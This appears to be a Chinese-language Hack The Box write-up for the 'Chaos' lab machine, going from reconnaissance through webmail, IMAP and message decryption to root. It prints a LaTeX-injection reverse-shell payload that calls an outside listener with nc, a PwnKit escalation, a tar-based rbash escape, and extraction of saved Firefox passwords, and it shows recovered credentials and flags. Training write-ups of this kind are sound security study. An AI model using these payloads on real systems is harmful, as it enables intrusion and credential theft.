Chaos,wordpress、mail、pdfTeX漏洞、rbash環境變量、mozilla(firefox_decrypt)

```
-# nmap -sCV -p80,110,143,993,995,10000 -A 10.10.10.120
Starting Nmap 7.94SVN (https://nmap.org) at 2024-08-21 13:41 EDT
Nmap scan report for 10.10.10.120
Host is up (0.27s latency).
PORT
     STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.34 ((Ubuntu))
I http-title: Site doesn't have a title (text/html).
I_http-server-header: Apache/2.4.34 (Ubuntu)
110/tcp open pop3
                      Dovecot pop3d
I ssl-cert: Subject: commonName=chaos
I Subject Alternative Name: DNS:chaos
| Not valid before: 2018-10-28T10:01:49
l Not valid after: 2028-10-25T10:01:49
l pop3-capabilities: PIPELINING SASL CAPA TOP UIDL STLS RESP-CODES AUTH-RESP-CODE
I ssl-date: TLS randomness does not represent time
143/tcp open imap Dovecot imapd (Ubuntu)
I imap-capabilities: listed IDLE more have LITERAL+ capabilities post-login ENABLE ID
Pre-login OK IMAP4rev1 SASL-IR STARTTLS LOGINDISABLEDA0001 LOGIN-REFERRALS
I ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
| Not valid before: 2018-10-28T10:01:49
l Not valid after: 2028-10-25T10:01:49
993/tcp open ssl/imap Dovecot imapd (Ubuntu)
I imap-capabilities: listed IDLE more LITERAL+ AUTH=PLAINAOOO1 SASL-IR ENABLE ID Pre-
login post-login IMAP4rev1 capabilities OK have LOGIN-REFERRALS
I ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
| Not valid before: 2018-10-28T10:01:49
l Not valid after: 2028-10-25T10:01:49
I ssl-date: TLS randomness does not represent time
995/tcp open ss1/pop3 Dovecot pop3d
I ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
| Not valid before: 2018-10-28T10:01:49
l Not valid after: 2028-10-25T10:01:49
```

l_ssl-date: TLS randomness does not represent time

l_pop3-capabilities: PIPELINING SASL(PLAIN) CAPA TOP UIDL USER RESP-CODES AUTH-RESP-CODE

10000/tcp open http MiniServ 1.890 (Webmin httpd)

l_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), Linux 3.16 (94%), Linux 3.18 (93%), Linux 5.0 (93%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 5.1 (93%), Android 4.1.1 (93%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 995/tcp)

HOP RTT ADDRESS

1 267.18 ms 10.10.14.1

2 267.43 ms 10.10.10.120

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 56.83 seconds


WEB

80Port未發現特別點,目錄爆破也一樣。(需加入hosts,不然無法開網站)

有一些html沒放入		
############] - 7s	30000/30000	4125/s http://chaos.htb/img/hero-slider/
=> Directory listing		
[############ - 7s	30000/30000	4603/s http://chaos.htb/js/ =>
Directory listing		
[########### - 2s	30000/30000	13787/s http://chaos.htb/css/ =>
Directory listing		
[############ - 4m	30000/30000	125/s http://chaos.htb/javascript/
[############ - 6s	30000/30000	5093/s http://chaos.htb/img/ =>
Directory listing		
[############ - 3s	30000/30000	9166/s http://chaos.htb/img/headers-bg/
=> Directory listing		
[############ - 1s	30000/30000	21307/s http://chaos.htb/img/recent-
thumb/ => Directory listing		
[############ - 1s	30000/30000	20891/s http://chaos.htb/img/work-
slider/ => Directory listing		

```
[######### - 4s
                             30000/30000
                                          7605/s http://chaos.htb/img/blog/ =>
Directory listing
[######### - 1s
                             30000/30000
                                          54745/s http://chaos.htb/source/ =>
Directory listing
[############# - 7s
                             30000/30000
                                          4120/s
                                                 http://chaos.htb/source/icon-
font/ => Directory listing
[############# - 5s
                             30000/30000
                                          6478/s
                                                 http://chaos.htb/img/hof/ =>
Directory listing
[########## - 4m
                             30000/30000
                                          125/s
http://chaos.htb/javascript/jquery/
```

10000Port。登入介面,



如果登入失敗太多次,會被鎖IP

如果80Port不進行vhosts目錄爆破改成ip執行。 會發現有WP

```
http://10.10.10.120/
[############# - 5m]
                            30000/30000
                                         99/s
[############# - 5m]
                            30000/30000
                                         97/s
                                                http://10.10.10.120/javascript/
[########## - 1s
                            30000/30000
                                         55659/s http://10.10.10.120/wp/ =>
Directory listing
[########## - 5m
                            30000/30000
                                         98/s
http://10.10.10.120/wp/wordpress/
[######### - 5m
                            30000/30000
                                         99/s
http://10.10.10.120/javascript/jquery/
```

wordpress	s.chaos.htb
Kali Forums	≪ Kali NetHunter ♠ Exploit-DB ♠ Google Hacking DB ♠ OffSec
SE SON	CHAOS
	Just another WordPress site

POSTS

OCTOBER 28, 2018

Enter

Protected: chaos


This content is password protected. To view it please enter your password below:

Password:				
	1			

感覺有關username,passwd。

進行[wpscan --url http://wordpress.chaos.htb/ -e u]

```
[+] human
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Wp Json Api (Aggressive Detection)
| - http://wordpress.chaos.htb/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
```



POSTS

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Protected: chaos

Creds for webmail:

username - ayush

password - jiujitsu

```
Creds for webmail[??]:

username - ayush

password - jiujitsu
```

目錄爆破發現

/wp-content (Status: 301) [Size: 331] [--> http://wordpress.chaos.htb/wp-

content/]

/wp-includes (Status: 301) [Size: 332] [--> http://wordpress.chaos.htb/wp-

includes/]

/javascript (Status: 301) [Size: 331] [-->

http://wordpress.chaos.htb/javascript/]

/wp-admin (Status: 301) [Size: 329] [--> http://wordpress.chaos.htb/wp-

admin/] <=登入介面

測試10000Port、wp的登入介面,帳密都失敗

進行vhost爆破看看

```
ffuf -u http://10.10.10.120/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host:FUZZ.chaos.htb" --fw 5
```


發現一筆

```
webmail [Status: 200, Size: 5607, Words: 649, Lines: 121, Duration: 281ms]
```

是一個登入介面,[http://webmail.chaos.htb/],

且帳密為上面wp獲取的。

在草稿裡面,有文件檔案、說明



文件、腳本:

```
/ntb/cnaos
   file enim_msg.txt
enim_msg.txt: data
  -(root@kali)-[~/htb/chaos]
   cat en.py
def encrypt(key, filename):
    chunksize = 64*1024
    outputFile = "en" + filename
    filesize = str(os.path.getsize(filename)).zfill(16)
    IV =Random.new().read(16)
    encryptor = AES.new(key, AES.MODE_CBC, IV)
    with open(filename, 'rb') as infile:
        with open(outputFile, 'wb') as outfile:
            outfile.write(filesize.encode('utf-8'))
            outfile.write(IV)
            while True:
                chunk = infile.read(chunksize)
                if len(chunk) = 0:
                    break
                elif len(chunk) % 16 \neq 0:
                    chunk += b' ' * (16 - (len(chunk) % 16))
                outfile.write(encryptor.encrypt(chunk))
def getKey(password):
            hasher = SHA256.new(password.encode('utf-8'))
            return hasher.digest()
```

110、995(POP3)、143、993(imap)疑似mail的Port,查看是否也有資料?可參考:

- 1. https://book.hacktricks.xyz/v/cn/network-services-pentesting/pentesting-imap
- 2. https://book.hacktricks.xyz/v/cn/network-services-pentesting/pentesting-pop

測試結果

POP

110 登入異常(X)

995 登入成功,信件都為空(X)

imap

143 登入失敗(X)

993 登入成功並成功列出所有信箱

```
Commecting to 10.10.10.120
Can't use SSL_get_servername
(gothed Chackaget_servername
(gothed Chackaget_
```

唯一只有 Draft 草稿有東西。與webmail的vhosts一致。

取得目前資料夾中第一個(也是唯一一條)訊息的內容:

a FETCH 1 BODY.PEEK[]

```
* 1 FETCH (BODY[] {2532}
MIME-Version: 1.0
Content-Type: multipart/mixed;
 boundary="= 00b34a28b9033c43ed09c0950f4176e1"
Date: Sun, 28 Oct 2018 17:46:38 +0530
From: ayush <ayush@localhost>
To: undisclosed-recipients:;
Subject: service
Message-ID: <7203426a8678788517ce8d28103461bd@webmail.chaos.htb>
X-Sender: ayush@localhost
User-Agent: Roundcube Webmail/1.3.8
--= 00b34a28b9033c43ed09c0950f4176e1
Content-Transfer-Encoding: 7bit
Content-Type: text/plain; charset=US-ASCII;
 format=flowed
Hii, sahay
Check the enmsg.txt
You are the password XD.
Also attached the script which i used to encrypt.
Thanks,
Ayush
--= 00b34a28b9033c43ed09c0950f4176e1
Content-Transfer-Encoding: base64
Content-Type: application/octet-stream;
```

```
name=enim_msg.txt
Content-Disposition: attachment;
  filename=enim msg.txt;
  size=272
MDAwMDAwMDAwMDIzNK7uqnoZitizcEs4hVpDg8z18LmJXjnkr2tXhw/AldQmd/g53L6pgva9
RdPkJ3GSW57onvseOe5ai95/M4APq+3mLp4GQ5YTuRTaGsHtrMs7rNgzwfiVor7zNryPn1Jgbn8M
7Y2mM6I+1HOzQb6Xt/JkhOZGWQzH411EbyHvv1Ijfu+MW5XrOI6QAeXGYTTinYSutsOhPilLnk1e
6Hq7AUnTxcMsqqLdqEL5+/px3ZVZccuPUvuSmXHGE023358ud9XKokbNQG3L0QuRFkpE/LS10yge
+160N4g1fpYizywI3+h915Iwpj/UVb0BcVgojt1yz5gIv12tAHf7kpZ6R08=
--= 00b34a28b9033c43ed09c0950f4176e1
Content-Transfer-Encoding: base64
Content-Type: text/x-python; charset=us-ascii;
  name=en.py
Content-Disposition: attachment;
  filename=en.py;
  size=804
ZGVmIGVuY3J5cHQoa2V5LCBmaWx1bmFtZSk6CiAgICBjaHVua3NpemUgPSA2NCoxMDIOCiAgICBv
dXRwdXRGaWxlIDOgImVuIiArIGZpbGVuYW11CiAgICBmaWxlc216ZSA9IHNOcihvcy5wYXRoLmdl
dHNpemUoZm1sZW5hbWUpKS56Zm1sbCgxNikKICAgIE1WID1SYW5kb20ubmV3KCkucmVhZCgxNikK
CiAgICB1bmNyeXB0b3IgPSBBRVMubmV3KGt1eSwgQUVTLk1PREVfQ0JDLCBJVikKCiAgICB3aXRo
IG9wZW4oZm1sZW5hbWUsICdyYicpIGFzIG1uZm1sZToKICAgICAgICB3aXRoIG9wZW4ob3V0cHV0
RmlsZSwgJ3diJykgYXMgb3V0ZmlsZToKICAgICAgICAgICAgB3V0ZmlsZS53cml0ZShmaWxlc216
ZS51bmNvZGUoJ3V0Zi04JykpCiAgICAgICAgICAgIG91dGZpbGUud3JpdGUoSVYpCgogICAgICAg
ICAgICB3aG1sZSBUcnV1OgogICAgICAgICAgICAgICAgICAgY2h1bmsgPSBpbmZpbGUucmVhZChjaHVuller and the state of the control of the con
ICAgICAgIGJyZWFrCiAgICAgICAgICAgICBlbGlmIGxlbihjaHVuaykgJSAxNiAhPSAwOgog
ICAg ICAg ICAg ICAg ICAg ICAg IGNodW5r ICs9 IGIn ICcgK i AoMTYgLSAobGVuKGNodW5rKSA1 IDE2
KSkKCiAgICAgICAgICAgICBvdXRmaWx1LndyaXR1KGVuY3J5cHRvci51bmNyeXB0KGNodW5r
KSkKCmR1ZiBnZXRLZXkocGFzc3dvcmQpOgogICAgICAgICAgICBoYXNoZXIgPSBTSEEyNTYubmV3
KHBhc3N3b3JkLmVuY29kZSgndXRmLTgnKSkKICAgICAgICAgICAgemV0dXJuIGhhc2h1ci5kaWd1
c3QoKQoK
--= 00b34a28b9033c43ed09c0950f4176e1--
)
a OK Fetch completed (0.001 + 0.000 \text{ secs}).
A1 FETCH 1:*
Al BAD Error in IMAP command FETCH: Invalid arguments (0.001 + 0.000 secs).
a FETCH 1:*
a BAD Error in IMAP command FETCH: Invalid arguments (0.001 + 0.000 secs).
A1 FETCH 1
Al BAD Error in IMAP command FETCH: Invalid arguments (0.001 + 0.000 secs).
a FETCH 1 BODY.PEEK[]
```

```
* 1 FETCH (BODY[] {2532}
MIME-Version: 1.0
Content-Type: multipart/mixed;
 boundary="= 00b34a28b9033c43ed09c0950f4176e1"
Date: Sun, 28 Oct 2018 17:46:38 +0530
From: ayush <ayush@localhost>
To: undisclosed-recipients:;
Subject: service
Message-ID: <7203426a8678788517ce8d28103461bd@webmail.chaos.htb>
X-Sender: ayush@localhost
User-Agent: Roundcube Webmail/1.3.8
--= 00b34a28b9033c43ed09c0950f4176e1
Content-Transfer-Encoding: 7bit
Content-Type: text/plain; charset=US-ASCII;
 format=flowed
Hii, sahay
Check the enmsg.txt
You are the password XD.
Also attached the script which i used to encrypt.
Thanks,
Ayush
--= 00b34a28b9033c43ed09c0950f4176e1
Content-Transfer-Encoding: base64
Content-Type: application/octet-stream;
 name=enim msg.txt
Content-Disposition: attachment;
 filename=enim_msg.txt;
 size=272
MDAwMDAwMDAwMDIzNK7uqnoZitizcEs4hVpDg8z18LmJXjnkr2tXhw/AldQmd/g53L6pgva9
RdPkJ3GSW57onvseOe5ai95/M4APq+3mLp4GQ5YTuRTaGsHtrMs7rNgzwfiVor7zNryPn1Jgbn8M
7Y2mM6I+1H0zQb6Xt/Jkh0ZGWQzH411EbyHvv1Ijfu+MW5Xr0I6QAeXGYTTinYSutsOhPi1Lnk1e
6Hq7AUnTxcMsqqLdqEL5+/px3ZVZccuPUvuSmXHGE023358ud9XKokbNQG3L0QuRFkpE/LS10yge
+160N4g1fpYizywI3+h915Iwpj/UVb0BcVgojt1yz5gIv12tAHf7kpZ6R08=
--= 00b34a28b9033c43ed09c0950f4176e1
Content-Transfer-Encoding: base64
Content-Type: text/x-python; charset=us-ascii;
 name=en.py
Content-Disposition: attachment;
 filename=en.py;
```

--=_00b34a28b9033c43ed09c0950f4176e1--

內容與webmail vhosts的一致。

還是要處理解密的部分....最不會的過程來了~ 撰寫腳本,也有使用chatGTP來撰寫 gitHub:

- 1. https://github.com/a6232283/HTB/blob/main/code/Chaos HTB/Chaos_chatGTP_decode.py <= chatGTP轉寫的
- 2. https://github.com/a6232283/HTB/blob/main/code/Chaos HTB/Chaos_decode.py <=使用原本腳本 底下轉寫解碼

執行後取得base64編碼文件

```
Cal de_enim_msg.txt
SclpIFkhaGFSCgpQbGVhc2UgYzhlY2sgb3VyIG5ldyBzZXJ2aWNlIHdoaWNoIGNyZWF0ZSBwZGYKCnAucyAtIEFzIHlvdSB0b2xkIG1lIHRvIGVuY3J5cHQgaW1wb3J0YW50IG1zZywgaSBkaWQg0ikKCmh0dHA6Ly9jaGFvcy5odGIv5jAwX3cxbGxfZjF0ZF9uMDdIMW45X0gzcjMKClRoYW5rcywKQXl1c2gK

(root@kali)-[/home/kali/Desktop/Chaos HTB]

# echo "SGlpIFkhaGF5CgpQbGVhc2UgY2hlY2sgb3VyIG5ldyBzZXJ2aWNlIHdoaWNoIGNyZWF0ZSBwZGYKCnAucyAtIEFzIHlvdSB0b2xkIG1lIHRvIGVuY3J5cHQgaW1wb3J0YW50IG1zZywgaSBkaWQg0ikKCmh0dHA6Ly9jaGFvcy5odGIv5jAwX3cxbGxfZjF0ZF9uMDdIMW45X0gzcjMKClRoYW5rcywKQXl1c2gK" | lbase64 -d

Hii Sahay

Please check our new service which create pdf

p.s - As you told me to encrypt important msg, i did :)


http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3

Thanks,
Ayush
```


獲取一組url:[http://chaos.htb/J00_w111_f1Nd_n07H1n9_H3r3]

是一個不知道甚麼網站,案創建都沒回應,

但用burp可以抓包=D




burp抓包,找到版本: pdfTeX, Version 3.14159265-2.6-1.40.19



- https://www.exploit-db.com/exploits/48805 <=失敗
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/LaTeX Injection <=成功請看

Command execution

執行[content=\immediate\write18{id }&template=test1]成功獲取資料



進行反彈shell

執行

 $\t = 18\{rm + tmp/f\%3bmkfifo + tmp/f\%3bcat + tmp/fl/bin/sh + i + 2>\%261 | nc + 10.10.14.13 + 9200 + tmp/f\}$

成功

```
Dashboard
             Target
                               Intruder
3 × +
                                               nc -lnvp 9200
                                            listening on [any] 9200
                                            listening on [any] 9200 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.120] 58940
 Send 📀
                Cancel
                       < | v | > | v
                                            /bin/sh: 0: can't access tty; job control turned off
                                            $ whoami
Request
                                            www-data
 Pretty
                                            $ ud
          Raw
                 Hex
                                            /bin/sh: 2: ud: not found
1 POST /J00_wlll_flNd_n07Hln9_H3r3/ajax.php
                                            $ id
2 Host: chaos.htb
                                           uid=33(www-data) gid=33(www-data) groups=33(www-data)
3 User-Agent: Mozilla/5.0(X11; Linux x86_64
                                            $ cat /etc/passwd | grep bash
4 Accept: */*
                                            root:x:0:0:root:/root:/bin/bash
5 Accept - Language: zh-TW
6 Accept-Encoding: gzip, deflate, br
                                            sahay:x:1000:1000:choas:/home/sahay:/bin/bash
7 Content-Type: application/x-www-form-urle
                                           ayush:x:1001:1001:,,,:/home/ayush:/opt/rbash
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 29
10 Origin: http://chaos.htb
11 Connection: close
12 Referer: http://chaos.htb/J00_wlll_flNd_r
14 content=
  \immediate\writel8{rm+/tmp/f%3bmkfifo+/t
  template=test1
```

已知使用者

```
root:x:0:0:root:/root:/bin/bash
sahay:x:1000:1000:choas:/home/sahay:/bin/bash
ayush:x:1001:1001:,,,:/home/ayush:/opt/rbash
```

有版本漏洞

```
Sudo version

https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version

Sudo version 1.8.23 ation/x-www-form-urlencoded; charset=UTF-8

E.X-Requested-With: XMLHttpRequest

Vulnerable to CVE-2021-4034

Locorigins http://xhape.intb
```

獲取root

```
www-data@chaos:/tmp$ chmod +x PwnKit
chmod +x PwnKit
www-data@chaos:/tmp$ ./PwnKit
./PwnKit
root@chaos:/tmp# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root@chaos:/tmp# whoami
whoami
root
root@chaos:/tmp# find / -name user.txt 2>/dev/null
find / -name user.txt 2>/dev/null
/home/ayush/user.txt
root@chaos:/tmp# cat /home/ayush/user.txt
cat /home/avush/user.txt
0e01df39c8a4259ad3efd0d0f0f87cc6
root@chaos:/tmp# cat /root/root.txt
cat /root/root.txt
180c2521b4d7841b290d48106bf161e2
root@chaos:/tmp#
```

進行無版本漏洞提權。

先處理使用者 ayush , <= 這帳號前面跟wp一致。

```
username: ayush
passwd: jiujitsu
```

登入後命令都無法執行,使用全域變數處理[把rbash的環境變量更改正常外殼環境變量] 更改變量失敗...

```
www-data@chaos:/$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
www-data@chaos:/$ su ayush
su ayush
Password: jiujitsu

ayush@chaos:/$ echo $PATH
echo $PATH
/home/ayush/.app
ayush@chaos:/$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/sbin:/sbin:/bin
<l/sbin:/usr/local/bin:/usr/sbin:/sbin:/bin
rbash: PATH: readonly variable</pre>
```

還指向[/home/ayush/.app]

發現tar

```
ayush@chaos:/$ dir /home/ayush/.app
dir /home/ayush/.app
dir ping tar
ayush@chaos:/$
```

參考:<u>https://gtfobins.github.io/gtfobins/tar/#sudo</u> <=進行突破

成功變更環境變量

```
ayush@chaos:/$ tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
<ull --checkpoint=1 --checkpoint-action=exec=/bin/sh</li>
tar: Removing leading `/' from member names $ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
$ ls
bin
                                                               webmin-setup.out
                       lib64
                                           sbin usr
      home
                                    opt
boot
      initrd.img
                       lost+found proc srv
                                                 var
dev
      initrd.img.old media
                                    root sys
                                                 vmlinuz
                                                 vmlinuz.old
etc
                                     run
$ id
id
uid=1001(ayush) gid=1001(ayush) groups=1001(ayush)
$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

在目錄發現.mozilla與firefox有關

```
pwd
/home/ayush/.mozilla
$ ls
ls
extensions firefox
```

參考: https://github.com/unode/firefox_decrypt/blob/main/firefox_decrypt.py

因套件問題,無法直接在靶機上執行。

將檔案壓縮並傳回**kali機** zip -r mozilla.zip .mozilla

解壓縮並執行且獲取root帳密

kali@kali:~/Downloads/htb/chaos\$ python firefox_decrypt/firefox_decrypt.py home/ayush/.mozilla/
extensions/ firefox/
kali@kali:~/Downloads/htb/chaos\$ python firefox_decrypt/firefox_decrypt.py home/ayush/.mozilla/firefox/ Master Password for profile home/ayush/.mozilla/firefox/bzo7sjt1.default: Website: https://chaos.htb:10000 Username: 'root' Password: 'Thiv8wrej~' kali@kali:~/Downloads/htb/chaos\$ ■